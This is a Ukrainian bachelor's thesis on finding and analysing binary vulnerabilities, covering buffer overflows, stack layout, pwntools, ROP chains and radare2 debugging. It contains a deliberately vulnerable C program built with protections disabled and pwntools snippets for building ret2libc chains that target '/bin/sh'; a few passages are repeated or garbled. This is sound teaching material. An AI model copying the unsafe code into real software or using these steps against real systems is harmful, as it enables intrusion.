МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
НАЦІОНАЛЬНИЙ УНІВЕРСИТЕТ ВОДНОГО ГОСПОДАРСТВА ТА ПРИРОДОКОРИСТУВАННЯ

«До захисту допущена»
Зав. кафедри комп'ютерних наук
та прикладної математики
д.т.н., професор Турбал Ю.В.
«____» _____ 20_ р.

КВАЛІФІКАЦІЙНА РОБОТА

" ЗАСОБИ ВИЯВЛЕННЯ ТА АНАЛІЗУ БІНАРНИХ ВРАЗЛИВОСТЕЙ"

Виконав: **Микулін Владислав Вікторович**

Студент навчально-наукового інституту автоматики, кібернетики та обчислювальної техніки
група КН-41 _____
підпис

Керівник: д.т.н., проф. Турбал Ю.В. _____
підпис

Рівне-2023

Національний університет водного господарства та природокористування

Навчально-науковий інститут автоматики, кібернетики та обчислювальної техніки

Кафедра комп'ютерних наук та прикладної математики

Рівень вищої освіти **бакалавр**

Спеціальність _____

«ЗАТВЕРДЖУЮ»

Завідувач кафедри _____

_____

"____" _____20__ року

З А В Д А Н Н Я
НА КВАЛІФІКАЦІЙНУ РОБОТУ СТУДЕНТОВІ

Микуліну Владиславу Вікторовичу
(прізвище, ім'я, по батькові)

1. Тема проекту " **Методи та засоби додаткового захисту мереж на основі аналізу трафіку** "
керівник проекту д.т.н, порф. Турбал Ю.В.

затверджені наказом вищого навчального закладу від " 14 *" квітня 2022* року № 274

2. Термін здачі студентом закінченої роботи_____

3. Вихідні дані до проекту: *Kali Linux, Python*_____

4. Зміст розрахунково-пояснювальної записки _____

В першому розділі розглянуто класичні підходи до проблеми бінарних вразливостей. В другому розділі розглянуто спеціальні методи пошуку бінарних вразливостей. Третій розділ присвячений технологіям захисту. Четвертий розділ описує специфіку середовища розробки та програмну реалізацію.

5. Перелік графічного матеріалу _____*мультимедійна презентація*_____

_____

_____

6. Консультанти розділів проекту (роботи)

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв

7. Дата видачі завдання

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проекту (роботи)	Строк виконання етапів проекту (роботи)	Примітка
	Вивчення літератури за обраною тематикою	*3.10.22-14.10.22*	*виконав*
	Формулювання завдання	*15.10.22-28.10.22*	*виконав*
	Розробка алгоритму розв'язку поставленого завдання	*28.10.22-14.01.23*	*виконав*
	Здійснення програмної реалізації	*15.01.23-15.02.23*	*виконав*
	Тестування програми	*16.02.23-9.04.23*	*виконав*
	Аналіз отриманих результатів	*10.04.23-23.04.23*	*виконав*
	Загальні висновки до роботи	*24.04.23-5.05.23*	*виконав*
	Підготовка звіту кваліфікаційної роботи	*13.05.23-22.05.23*	*виконав*

Студент _____ ( )

Керівник кваліфікаційної роботи _____ ( )

Зміст

РЕФЕРАТ

Об’єкт дослідження – процес пошуку вразливостей при розробці програмного забезпечення.

Предмет дослідження – технології та інструменти пошуку вразливостей на етапі розробки програмного забезпечення.

Метою даної роботи є дослідження можливості комбінування інструментів аналізу вихідного та бінарного коду програм для підвищення ефективності пошуку вразливостей в процесі створення ПЗ.

Проблема захисту програмного забезпечення (ПЗ), яка базується на аналізі бінарних вразливостей – одна з найактуальніших проблем захисту інформації (ЗІ). Визначальним фактором, що істотно впливає на рівень успішності її вирішення, є детальне вивчення та аналіз вразливостей ПЗ. Підсумкові результати цього аналізу часто подаються у формі класифікації вразливостей. Це пояснюється тим, що вдала класифікація вразливостей, як правило, є ключовою умовою успішної розробки механізмів захисту ПЗ. Зазвичай така класифікація базується на тих чи інших принципах, введених відповідно до інтуїції дослідника, певних традиційних схем та підходів. Часто подібні класифікації поєднують різнотипні вразливості, наприклад, вразливості у Web-застосуваннях розглядаються сумісно із вразливостями в бінарних файлах.

За результатами роботи розроблені: інструмент комбінованого аналізу пошуку вразливостей програм; схема використання комбінованого аналізу розробником та послідовність дій щодо інтеграції комбінованого аналізу в сучасну методологію розробки програмного забезпечення.

Ключові слова: вразливість, програмне забезпечення, розробка, бінарний код, статичний аналіз, динамічний аналіз, комбінований аналіз.

Вступ

В умовах війни всі дослідження, які повязані з кіберзахистом, вийшли на передній план і мають особливу актуальність. Серед них ключову роль займає виявлення вразливостей в бінарному коді. Проблема настільки серйозна, що дослідження в цьому напрямку організовуються й фінансуються на рівні державних структур. І це актуально не тільки для України, ця проблема досліджується та вивчається в усьому світі. Зокрема, в США ще в 2018 році на базі Національного Директорату з Захисту (National Protection and Programs Directorate, NPPD) створено Агентство з Кібербезпеки та Безпеки інфраструктури (Cybersecurity and Infrastructure Security Agency, CISA), яке наділене широкими правами щодо захисту програмних систем та комп'ютерних мереж. Також створено Європейську Організацію з Кібербезпеки (European Cyber Security Organisation, ECSO). Нещодавно Рада Європи схвалила Акт з Кібербезпеки (Cybersecurity Act), який, зокрема, встановлює загальноєвропейські правила сертифікації комп'ютерних систем та створює загальноєвропейське Агентство з Кібербезпеки на базі існуючого Загальноєвропейського Агентства з Мережевої та Інформаційної безпеки (European Union Agency for Network and Information Security, ENISA).

Американське агентство DARPA започаткувало спеціальний конкурс, Cyber Grand Challenge [1], що заохочує дослідницькі організації до створення систем для автоматизованого, масштабованого та швидкісного програмного забезпечення для виявлення вразливостей та кіберінфекцій в бінарному коді.

Проблема захисту програмного забезпечення (ПЗ), яка базується на аналізі бінарних вразливостей – одна з найактуальніших проблем захисту інформації (ЗІ). Визначальним фактором, що істотно впливає на рівень успішності її вирішення, є детальне вивчення та аналіз вразливостей ПЗ. Підсумкові результати цього аналізу часто подаються у формі класифікації вразливостей. Це пояснюється тим, що вдала класифікація вразливостей, як правило, є ключовою умовою успішної розробки механізмів захисту ПЗ. Зазвичай така класифікація базується на тих чи інших принципах, введених відповідно до інтуїції дослідника, певних традиційних схем та підходів. Часто подібні класифікації поєднують різнотипні вразливості, наприклад, вразливості у Web-застосуваннях розглядаються сумісно із вразливостями в бінарних файлах.

У цій роботі розглядаються методи підвищення прав користувача в системі за допомогою виконання довільного коду з використанням переповнення

буфера як у фрагментах операційної системи, так і у прикладному програмному забезпеченні. Вводиться класифікація типів атак із використанням переповнення буфера, розглядаються способи захисту буфера на етапі розробки додатків.

В роботі проаналізовано підходи до виявлення вразливостей програмного забезпечення та причини їх виникнення та запропоновано власну класифікацію вразливостей.

Об'єкт дослідження – процес пошуку вразливостей при розробці програмного забезпечення.

Предмет дослідження – технології та інструменти пошуку вразливостей на етапі розробки програмного забезпечення.

Метою даної роботи є дослідження можливості комбінування інструментів аналізу вихідного та бінарного коду програм для підвищення ефективності пошуку вразливостей в процесі створення ПЗ.

Розділ 1. Бінарні вразливості та їх особливості.

1.1 Поняття бінарних вразливостей

Вразливості ПЗ – критичні помилки, не виявлені в ході тестування і не декларовані специфікацією розробника або закладені навмисно, що надають зловмисникам виняткові можливості по розголошенню інформації, її модифікації, блокування використання та повного знищення без можливості відновлення. Для виявлення вразливостей ПЗ існує багато підходів: системи статичного аналізу вихідного коду, системи динамічного аналізу вихідного коду, перевірка коректності анотацій користувача, автоматизація експертного аудиту та верифікація обмеженого вихідного коду. Опираючись на підходи виявлення різних вразливостей в ході виконання роботи було проаналізовано та досліджено причини виникнення відомих бінарних вразливостей та помилок ПЗ.

Бінарні вразливості відносяться до вразливостей безпеки, виявлених у двійкових виконуваних файлах, бібліотеках або об'єктному коді. Ці вразливості можуть бути викликані різними факторами, включаючи помилки програмування, пошкодження пам'яті, помилки форматування рядків, переповнення буфера на основі стека.

Бінарні вразливості можуть призвести до проблем безпеки, таких як віддалене виконання коду, крадіжка даних або компрометація системи. Важливо вчасно виявляти та усувати ці вразливості для підтримки безпеки та стабільності системи.

Двійкові файли, або виконувані файли, — це машинний код для виконання комп’ютером. Здебільшого двійкові файли є файлами Linux ELF або the occasional windows executable - виконуваними файлами Windows.

Експлуатація бінарних файлів — це широка тема кібербезпеки, яка насправді зводиться до пошуку вразливості в програмі та її використання для отримання контролю над оболонкою або зміни функцій програми.

1.2 Аналіз дослідженості теми

Найактивніше сьогодні досліджується тема переповнення буфера і все, що повязане з ним. Якщо проаналізувати зміст літератури, наприклад випусків CERT (Computer Emergency Response Team site), то принаймні половина випусків пов'язані з переповненням буфера. Зазначимо, що

переповнення буфера притаманне програмному забезпеченню низки апаратних засобів. Прикладом може бути вразливість прінтера HP LaserJet 4500. Велика кількість логічних помилок реалізації програмного забезпечення робить сучасні обчислювальні системи вразливими для пошкодження, копіювання і зміни даних [1].

Детальний аналіз існуючих уразливостей вказує на те, що увага безпеці коду при розробці деяких мережевих протоколів не приділялася зовсім, а відповідні засоби в програмні модулі вбудовувалися при виявленні вразливості [2].

Детальний аналіз сучасних віддалених атак та епідемій комп'ютерних вірусів, таких як Lovesun, Mydoom та ін. показав, що всі масові і найбільш серйозні та небезпечні віддалені та локальні атаки будуються на використанні переповнення буфера. Наприклад, серйозна вразливість, віднесена Microsoft до типу Critical, з використанням View metadata, citation and similar papers at core.ac.uk показує актуальність даної проблеми. Великі вірусні атаки та мільйони зламів робочих станцій були пов'язані з переповненням буфера в RPC DCOM модулі [3], проте досі відсутня класифікація описаних атак і способів протидії за типом, залежно від особливостей виконання впровадження коду.

Основні дослідження виконуються на основі розроблених інструментів: gdb, IDA Pro + Hex-Rays, pwntools, ROPgadgets, MSFPayload (Metaploit).

1.3 Основні поняття та визначення

Перш ніж вивчати атаки переповнення буфера, ми спочатку надамо деякі основні визначення.

Буфер зазвичай є безперервним блоком пам’яті комп’ютера для зберігання даних одного типу [6]. Ці дані можуть бути цілими числами, з плаваючою крапкою, символами або визначеними користувачем типами даних. У більшості комп'ютерних мов буфер представлений у вигляді масиву.

У комп’ютерній пам’яті процес організований у чотири області: текст, дані, купа та стек [6]. Ці регіони розташовані в різних місцях і мають різні функції. На наступному рисунку показано організацію процесу в пам'яті. Хоча всі вони важливі, ми лише коротко описуємо текст, дані та області купи. Ми

зосереджуємось на області стека, яка є ключовою областю, пов’язаною з вразливістю переповнення буфера.




Рис. 1.1. Організація процесу в пам'яті [5]

Текстова область зберігає інструкції та дані лише для читання. Як правило, область тексту призначена для читання, а не для запису, і будь-яка спроба запису призведе до порушення сегментації. Область даних складається з ініціалізованих і неініціалізованих даних. Її розмір не фіксований. Купа - це область пам'яті, зарезервована для динамічного розподілу пам'яті. Переповнення буфера також може статися в купі, але це складніше використовувати, ніж переповнення буфера на основі стека.

Стек — це широко використовуваний абстрактний тип даних. Стек має унікальну властивість – так зване правило: “last in, first out” - останнім увійшов, першим вийшов (LIFO), що означає, що об’єкт, розміщений останнім, буде вилучено першим. Зі стеком пов’язано багато операцій, найважливішими з яких є PUSH і POP. PUSH розміщує елемент у верхній частині стека, а POP бере елемент із верхньої частини стеку. Ядро динамічно регулює розмір стека під час виконання [6].




Рис. 1.2. Адресний простір процеса (1)

```
gdb-peda$ info proc map
process 2298
Mapped address spaces:

          Start Addr           End Addr       Size     Offset objfile
            0x400000           0x401000     0x1000        0x0 /home/vms/Desktop/tmp/test
            0x600000           0x601000     0x1000        0x0 /home/vms/Desktop/tmp/test
            0x601000           0x602000     0x1000     0x1000 /home/vms/Desktop/tmp/test
      0x7ffff7a0f000     0x7ffff7bcf000   0x1c0000        0x0 /lib/x86_64-linux-gnu/libc-2.21.so
      0x7ffff7bcf000     0x7ffff7dcf000   0x200000   0x1c0000 /lib/x86_64-linux-gnu/libc-2.21.so
      0x7ffff7dcf000     0x7ffff7dd3000     0x4000   0x1c0000 /lib/x86_64-linux-gnu/libc-2.21.so
      0x7ffff7dd3000     0x7ffff7dd5000     0x2000   0x1c4000 /lib/x86_64-linux-gnu/libc-2.21.so
      0x7ffff7dd5000     0x7ffff7dd9000     0x4000        0x0
      0x7ffff7dd9000     0x7ffff7dfd000    0x24000        0x0 /lib/x86_64-linux-gnu/ld-2.21.so
      0x7ffff7fd8000     0x7ffff7fdb000     0x3000        0x0
      0x7ffff7ff6000     0x7ffff7ff8000     0x2000        0x0
      0x7ffff7ff8000     0x7ffff7ffa000     0x2000        0x0 [vvar]
      0x7ffff7ffa000     0x7ffff7ffc000     0x2000        0x0 [vdso]
      0x7ffff7ffc000     0x7ffff7ffd000     0x1000    0x23000 /lib/x86_64-linux-gnu/ld-2.21.so
      0x7ffff7ffd000     0x7ffff7ffe000     0x1000    0x24000 /lib/x86_64-linux-gnu/ld-2.21.so
      0x7ffff7ffe000     0x7ffff7fff000     0x1000        0x0
      0x7ffffffde000     0x7ffffffff000    0x21000        0x0 [stack]
  0xffffffffff600000 0xffffffffff601000     0x1000        0x0 [vsyscall]
gdb-peda$
```

Рис.1.3. Адресний простір процесу (2)

Python, який ми використовуємо у проекті, є високорівневою мовою програмування. Такі мови застосовують функції або процедури для зміни потоку виконання програми. У мові низького рівня (наприклад, асемблері) оператор переходу змінює потік програми. На відміну від інструкції переходу, яка переходить в інше місце і ніколи не повертається назад, функції та процедури повертають керування у відповідне місце, щоб продовжити виконання. Для досягнення такого ефекту використовується стек. Точніше, в пам’яті стек — це послідовний блок, який містить дані, які можна використовувати для виділення локальних змінних функції, передачі параметрів функції та повернення результату функції.

У пам'яті межа стека представлена регістром Extended Stack Pointer (ESP). ESP вказує на вершину стека. У більшості архітектур, включаючи 32-розрядну архітектуру Intel (IA32), ESP вказує на останню використовувану адресу стека.

В інших архітектурах ESP вказує на першу вільну адресу. Коли інструкція PUSH або POP використовується для додавання або видалення даних відповідно, ESP переміщується, щоб вказати, де в пам’яті знаходиться нова верхня частина стека. Залежно від різних реалізацій, стек може або зростати вниз до нижчих адрес пам’яті, або вгору до вищих адрес пам’яті. У цьому звіті ми припускаємо, що стек зменшується, оскільки це метод, який зазвичай використовують процесори Intel, Motorola, SPARC і MIPS. У результаті, коли виконується інструкція PUSH, ESP зменшується; навпаки, коли викликається POP, ESP збільшується [3].

Регістр Extended Base Pointer (EBP) призначений для зберігання вихідного значення ESP, оскільки значення регістра ESP змінюється під час виконання програми. Оскільки регістр EBP вказує на фіксоване розташування, він часто використовується для посилання як на локальні змінні, так і на параметри функції. Через те, як стек зростає, зазвичай параметр має додатне зміщення, а локальна змінна — від’ємне.

Адреса повернення, RET, поміщається в стек. RET зберігає значення Extended Instruction Point (EIP), яке містить адресу наступної машинної інструкції, яку потрібно виконати. Після завершення виконання функції foo виконання повертається до адреси інструкції, що зберігається в RET. У нашому прикладі адреса інструкції повернення 0 зберігається в RET.

На Рис.1.4 показано організацію стека під час виклику. Тут ми не показуємо реєстр EBP.




Рис 1.4. Організація стека

1.4 Аналіз pwntools

Pwntools — це надзвичайно потужний фреймворк, який використовується в першу чергу для бінарної експлуатації, а також для завдань, які вимагають роботи з сокетами, оскільки це дуже спрощує взаємодію.

Ми використовуємо версію pwntools для Python, хоча є також версія для Ruby.

Для встановлення необхідно виконати pip3 install pwntools. Багато функцій pwntools недоступні в Windows, оскільки вони використовують модуль _curses, який недоступний для Windows, тому ми працюємо з Linux (Debian).

Процес — це основний спосіб взаємодії у pwntools, для початкової ініціалізації та запуску можна виконати: p = process('./vulnerable_binary'). Також можна запускати віддалені процеси та підключатися до сокетів за допомогою віддаленого доступу: p = remote('my.special.ip', port)

Потужність pwntools полягає в неймовірно простій взаємодії з процесами, наприклад передача даних здійснюється p.send(data) - це фактично надсилає дані певному процесу. Дані можуть бути рядком або bytes-like object – pwntools обробляє всі типи.

p.sendline(data) - надсилає дані процесу, розділення виконується символом нового рядка \n. Деякі програми вимагають \n для введення введених даних. При цьому p.sendline(data) еквівалентно p.send(data + '\n'). p.recv(numb) - отримує numb байтів від процесу. p.recvuntil(роздільник, drop=False) - отримує всі дані, поки не зустріне роздільник, після чого повертає дані. Якщо drop має значення True, то повернуті дані не містять розділювача. p.recvline(keepends=True) - по суті, еквівалентно p.recvuntil('\n', drop=keepends), – отримує дані, доки не буде досягнуто \n, а потім повертає дані, включаючи \n, якщо keepends має значення True. p.clean(timeout=0,02) - отримує всі дані протягом 0,02 секунд очікування та повертає їх. Ще одна подібна функція — p.recvall(), але її виконання зазвичай займає надто багато часу, тому p.clean() набагато краща.

Усі функції отримання містять параметр часу очікування. Наприклад, для p.recv(numb=16, timeout=1) якщо вказана кількість байтів не отримана протягом вказаної кількості секунд для очікування, дані буферизуються для наступної функції отримання та повертається порожній рядок ' '.

Ведення журналу є дуже корисною функцією pwntools, яка дозволяє аналізувати поточний стан, дозволяє реєструвати різні способи аналізу для різних типів даних.

Лістинг 1.1

```
>>> log.info('Binary Base is at 0x400000')
```

[*] Binary Base is at 0x400000

>>> log.success('ASLR bypassed! Libc base is at 0xf7653000')

[+] ASLR bypassed! Libc base is at 0xf7653000

>>> log.success('The payload is too long')

[-] The payload is too long

Context — це «глобальна» змінна в pwntools, яка дозволяє встановити певні значення один раз, і всі майбутні функції автоматично використовуватимуть ці дані. Також при створенні та аналізі шелл-кода можна використовувати функції p64() і u64(), шелл буде спеціально розроблений для використання контекстних змінних.

Лістинг 1.2

```
context.arch = 'i386'
context.os = 'linux'
context.endian = 'little'
context.bits = 64
```

Packing за допомогою вбудованого модуля python struct часто викликає труднощі при роботі. pwntools значно спрощує роботу з ним, використовуючи глобальну змінну контексту для автоматичного налаштування як має працювати пакування.

Packs addr залежить від контексту, який за замовчуванням є little-endian. p64() повертає об’єкт, подібний до байтів, тому потрібно працювати із значеннями як b’A’, а не просто ‘A’.

```
p64(0x04030201) == b'\x01\x02\x03\x04'
context.endian = 'big'
p64(0x04030201) == b'\x04\x03\x02\x01'
```

flat(*args) - приймає аргументи і збирає їх усіх відповідно до контексту. Повний функціонал досить складний, але по суті якщо проаналізувати наступний код в лістингу, то цей код (Лістинг 1.a) аналогічний коду payload = p64(0x01020304) + p64(0x59549342) + p64(0x12186354). flat() використовує контекст, тому, якщо не вказати, що ми працюємо з 64 бітною версією, він спробує запакувати як 32 біти.

Лістинг 1.3

```
payload = flat(
    0x01020304,
    0x59549342,
```

```
    0x12186354
)
```

Клас pwntools ELF є найкориснішим класом, тому розуміння повної його потужності дуже важливе. По суті, клас ELF дозволяє шукати змінні під час виконання та зупиняти hardcoding. Створити об'єкт ELF дуже просто: elf = ELF('./vulnerable_program'). Замість того, щоб вказувати інший процес, ми можемо просто отримати його з ELF: p = elf.process().

Якщо потрібно повернутися до функції під назвою vuln можна використати дизассемблер чи відладчик:

```
main_address = elf.functions['vuln']
```

При цьогму, elf.functions повертає об’єкт Function, тому, якщо вам потрібна лише адреса, ви можете використовувати elf.symbols:

```
main_address = elf.symbols['символ']
```

Коли працювати локально, ми можемо отримати libc, з яким працює бінарний файл libc = elf.libc.

elf.search(needle, writable=False) - пошук у всьому двійковому файлі для певної послідовності символів. Дуже корисно при спробі створити ret2libc. Якщо встановлено можливість запису, перевіряються лише розділи пам’яті, у які можна писати. Це повертає генератор, тому, якщо потрібно отримати перший збіг, необхідно вкласти його в next() binsh = next(libc.search(b'/bin/sh\x00')).

elf.address — це базова адреса двійкового файлу. Якщо у двійковому файлі не ввімкнено PIE, адрес є абсолютним; в іншому випадку усі адреси є відносними (binary base = 0x0). Встановлення значення адреси автоматично оновлює адресу символів, got, plt і функцій, що робить дуже ефективним та зручним роботу під час налаштування для PIE або ASLR, наприклад, якщо використовується базова адреса libc, коли ASLR увімкнено; за допомогою pwntools неймовірно легко отримати розташування системи для ret2libc:

```
libc = elf.libc
libc.address = 0xf7f23000
system = libc.symbols['system']
binsh = next(libc.search(b'/bin/sh\x00'))
exit_addr = libc.symbols['exit']
```

Клас ROP є неймовірно потужним, він дозволяє створювати читабельні ropchains з меншою кількістю рядків: rop = ROP(elf). Додавання Padding

передбачає rop.raw('A' * 64). Виклик функції win() rop.win() або rop.win(0xdeadc0de, 0xdeadbeef). Dumping логіки відбувається наступним чином (Лістинг).

Лістинг 1.4

```
from pwn import *
elf = context.binary = ELF('./showcase')
rop = ROP(elf)
rop.win1(0x12345678)
rop.win2(0xdeadbeef, 0xdeadc0de)
rop.flag(0xc0ded00d)
print(rop.dump())
```

Тепер маємо, що dump() output виглядає наступним чином (Лістинг):

Лістинг 1.5

```
0x0000:         0x40118b pop rdi; ret
0x0008:        0x12345678 [arg0] rdi = 305419896
0x0010:         0x401102 win1
0x0018:         0x40118b pop rdi; ret
0x0020:        0xdeadbeef [arg0] rdi = 3735928559
0x0028:         0x401189 pop rsi; pop r15; ret
0x0030:        0xdeadc0de [arg1] rsi = 3735929054
0x0038:        'oaaapaaa' <pad r15>
0x0040:         0x40110c win2
0x0048:         0x40118b pop rdi; ret
0x0050:        0xc0ded00d [arg0] rdi = 3235827725
0x0058:         0x401119 flag
```

Розділ 2. Класифікація бінарних вразливостей

2.1 Binary exploitation

2.1.1 Класифікація бінарних вразливостей

В різних роботах, повязаних із виявленню дефектів в програмах дається своє визначення поняттю вразливість, що найбільш чітко відображає суть досліджуваного явища в рамках роботи. Якщо звернутися до стандартів, то підрозділом Комп'ютерного спільництва (IEEE Computer Society) Інституту інженерів електротехніки і електроніки (IEEE – Institute of Electrical and Electronics Engineers) випущено стандарт IEEE 1044 «Стандартна класифікація для програмних аномалій» (IEEE Standard Classification for Software Anomalies) [3], в якому дається декілька визначень для термінів, які використовуються в рамках даної класифікації: - дефект (defect) – недолік в працюючому програмному продукті, коли цей працюючий продукт не відповідає вимогам або специфікаціям і потребується його виправлення або заміна; - помилка (error) – дії людини, які призводять до некоректного результату; - провал (failure) – припинення можливості продукту виконувати необхідну функцію чи нездатність виконувати функції у вказаних раніше обмеженнях; - несправність (fault) – повідомлення про помилку в програмі; - проблема (problem) – труднощі або невизначеність, з якими стикається один або більше користувачів, які виникли внаслідок роботи із системою, що використовується.

В термінах безпеки інформаційних технологій, вразливість – це деякий дефект, що може експлуатуватися третьою стороною, зокрема зловмисником, для виконання неавторизованих дій з інформаційною системою. Це означає, що ресурси (фізичні або логічні) можуть мати деякі дефекти, що можуть використовуватися зловмисникамм і в результаті таких дій може створюватись негативний вплив на конфіденційність, цілісність або доступність, що відносяться до організації та інших залучених сторін (замовники, постачальники).

На сьогодні в світі загальноприйнятими класифікаціями вразливостей є наступні.

Common Weakness Enumeration (CWE) – класифікатор типів вразливостей. Тут описано що означає той чи інший тип вразливості, наведені приклади в вигляді коду та описані можливі наслідки експлуатації [4].

Common Vulnerabilities and Exposures (CVE) – класифікатор конкретних вразливостей. Кожний дефект в серйозному програмному продукті представлена в класифікаторі цього типу [5]. Вразливості представлені тут в вигляді префіксу “CVE”, року виявлення та довільного числа (Наприклад: CVE-2014-1776).

Common Vulnerability Scoring System (CVSS) – стандарт оцінювання серйозності вразливостей. По суті, являє собою раціональне число в проміжку (0, 10], яке говорить про те, наскільки серйозною є ця вразливість, де 10 - означає найбільш серйозну уразливість [6]. CVSS часто використовується організаціями для того, щоб прийняти рішення про те, наскільки швидко потрібно виправити вразливість. 14 Найбільш поширені види дефектів в програмному забезпеченні зображено на наступному рисунку [7].

Рис. 2.1. Класифікація вразливостей

В даній роботі пропонується такий варіант класифікаціях вразливостей у бінарних файлах:

1) Вразливості disasm – це вразливості на рівні асемблерного коду.

2) Pointer vuln – це вразливості пов’язані з суттю покажчика і роботою Memory Manager.

3) Control Flow Graph (CFG) - вразливості які виникають при побудові CFG.

4) Errate – вразливості в архітектурі процесора.

5) Format String Vuln (FSV). 6) Logic – логічні вразливості на рівні архітектури ПЗ.

2.1.2 Семантика бінарного коду

Binary Exploitation — це процес пошуку вразливостей у виконуваних програмах. Іноді знайдена вразливість може призвести до обходу автентифікації або витоку секретної інформації, також часто до віддаленого виконання коду (RCE). В категорії exploiting або Pwn як правило, потрібно шукати і експлуатувати вразливості в скомпільованих додатках. Частіше всього зустрічаються вразливості пошкодження пам'яті (memory corruption).

Binary Exploitation в деякому сенсі протипоставляється категорії Web Exploitation, в якій зазвичай стоїть завдання працювати з додатоками на мові високого рівня для роботи з веб, де все відбувається на рівні інтерпретації скрипта, а не на рівні фізичної пам'яті.

Також в дану категорію Pwn включають для прикладу, обхід пісочниці (jail) на мові Python. Пісочницями називають обмежене середовище, в якому дозволені тільки визначені команди.

Розглянемо виконавчий модуль, який складається з набору інструкцій процесора, представлених у вигляді бінарного коду. Дизасемблювавши бінарний код, отримаємо асемблерний текст. У подальшому розглядатимемо асемблер Intel x86 [9]. Поведінка програми визначається послідовністю інструкцій, а різні сценарії виконання генеруються за рахунок зміни вхідних даних. У формальній моделі кожна інструкція відповідає певній дії. Потік управління програмою може бути представлений виразами алгебри поведінки. У поведінковому виразі A = a.B, a – позначає певну дію, яка відповідає поточній інструкції, а B – представляє поведінку решти програми, що виникає після дії a. В інструкціях, що містять альтернативи в контрольному потоці, потрібна операція “+”. Приклад поведінкових виразів і відповідний код показані далі:

```
B8049865 = sub(1,eax,0x81d01e0).B804986a,
B804986a = sar(1,eax,0x2).B804986d,
B804986d = mov(1,edx,eax,mov).B8049876,
B8049876 = jmp(1,jne).B8049879
```

```
8049865:  2d e0 01 1d 08          sub eax,0x81d01e0
804986a:  c1 f8 02                sar eax,0x2
804986d:  89 c2                   mov edx,eax
8049876:  75 01                   jne 8049879
```

Параметризовані дії та імена поведінок позначаються відповідно інструкціям та адресам операторів в асемблерному лістингу. Кожна дія моделі змінює її стан, який визначається певною формулою в атрибутному середовищі. Розглянемо структуру такого середовища. З урахуванням структури новітніх процесорів Intel, середовище складається з наступних компонентів: - набору регістрів загального та спеціального призначення. Деякі атрибути ідентифікуються за іменами регістрів: ax, al, bx, bl, .., eax, ebx,…, rax, rbx,…, ebp, esp, rbp, rsp, rip; - фізичної пам'яті, яку можна розглядати як функцію Memory(addr), де addr визначає адресу наявної пам'яті. Семантика інструкції визначається передумовою і відповідною зміною середовища. Наприклад, якщо розглянути семантику інструкції cjne A B z, то передумова визначається значеннями операндів інструкції, а поведінка описується диз'юнкцією:

Bx1 = cjne.Bz +!cjne.Bx2

Bx2 =…

Дії: cjne(n,A,B) = !(A == B) -> PI = PI+z+3; FLAG_C = (B > A)

!cjne(n,A,B) = (A == B) -> PI = PI + 3;

Тобто, якщо два операнди рівні, переходимо до поведінки Bz, змінюємо вказівник на значення z+3 та признаємо булеве значення атрибуту FLAG_C. В іншому випадку змінюємо вказівник на 3 та переходимо до наступної інструкції. Після відповідної трансляції набори поведінок та дій можуть бути отримані з асемблерного лістинга автоматично.

Нехай маємо наступні файли – написаний на C вихідний код source.c та файл ELF , який є виконуваним форматом для Linux.

Лістинг 2.1

```
// gcc source.c -o vuln -no-pie -fno-stack-protector -z execstack -m32
#include <stdio.h>
void unsafe() {
   char buffer[40];
```

```
    puts("Overflow me");
    gets(buffer);
}
void main() {
    unsafe();
}
```

Скористаємося інструментом radare2 для аналізу поведінки двійкового файлу під час виклику функцій. Для цього використаємо команду: $ r2 -d -A vuln

Параметр -d вказує, що ми хочемо запустити його, тоді як -A виконує аналіз. Ми можемо дизесемблювати командою s main; pdf . Тут s main шукає (і переходить) до початку main, тоді як pdf означає Print Disassembly Function.

Таблиця 2.1.

0x080491ab	55	push ebp
0x080491ac	89e5	mov ebp, esp
0x080491ae	83e4f0	and esp, 0xfffffff0
0x080491b1	e80d000000	call sym._x86.get_pc_thunk.ax
0x080491b6	054a2e0000	add eax, 0x2e4a
0x080491bb	e8b2ffffff	call sym.unsafe
0x080491c0	90	nop
0x080491c1	c9	leave
0x080491c2	c3	ret

Виклик unsafe знаходиться за адресою 0x080491bb. Команда db 0x080491bb дозволяє виконати наступне. db означає debug breakpoint і просто встановлює точку зупинки. Точка зупинки призупиняє програму. Запускаємо dc для продовження аналізу.

Лістинг 2.2. Аналіз файлу

```
[0x08049172]> pxw @ esp

0xff984af0 0xf7efe000          [...]
```

Робота повинна зупинитися перед викликом unsafe. Проаналізуємо верхню частину стека.

Лістинг 2.3 Продовження 2.2

```
[0x08049172]> pxw @ esp
```

0xff984af0 0xf7efe000 [...]

Перша адреса, 0xff984af0, є позицією; 0xf7efe000 є значенням. Давайте перемістимо ще одну інструкцію за допомогою ds, крок налагодження та знову перевіримо стек.

Лістинг 2.3 Продовження 2.2

[0x08049172]> pxw @ esp

0xff984aec 0x080491c0 0xf7efe000

Тут вставлено в стек значення 0x080491c0, яке знаходитися та добавляється у двійковому вигляді.

Лістинг 2.4 Продовження 2.3

[...]

0x080491b6 054a2e0000 add eax, 0x2e4a

0x080491bb e8b2ffffff call sym.unsafe

0x080491c0 90 nop

[...]

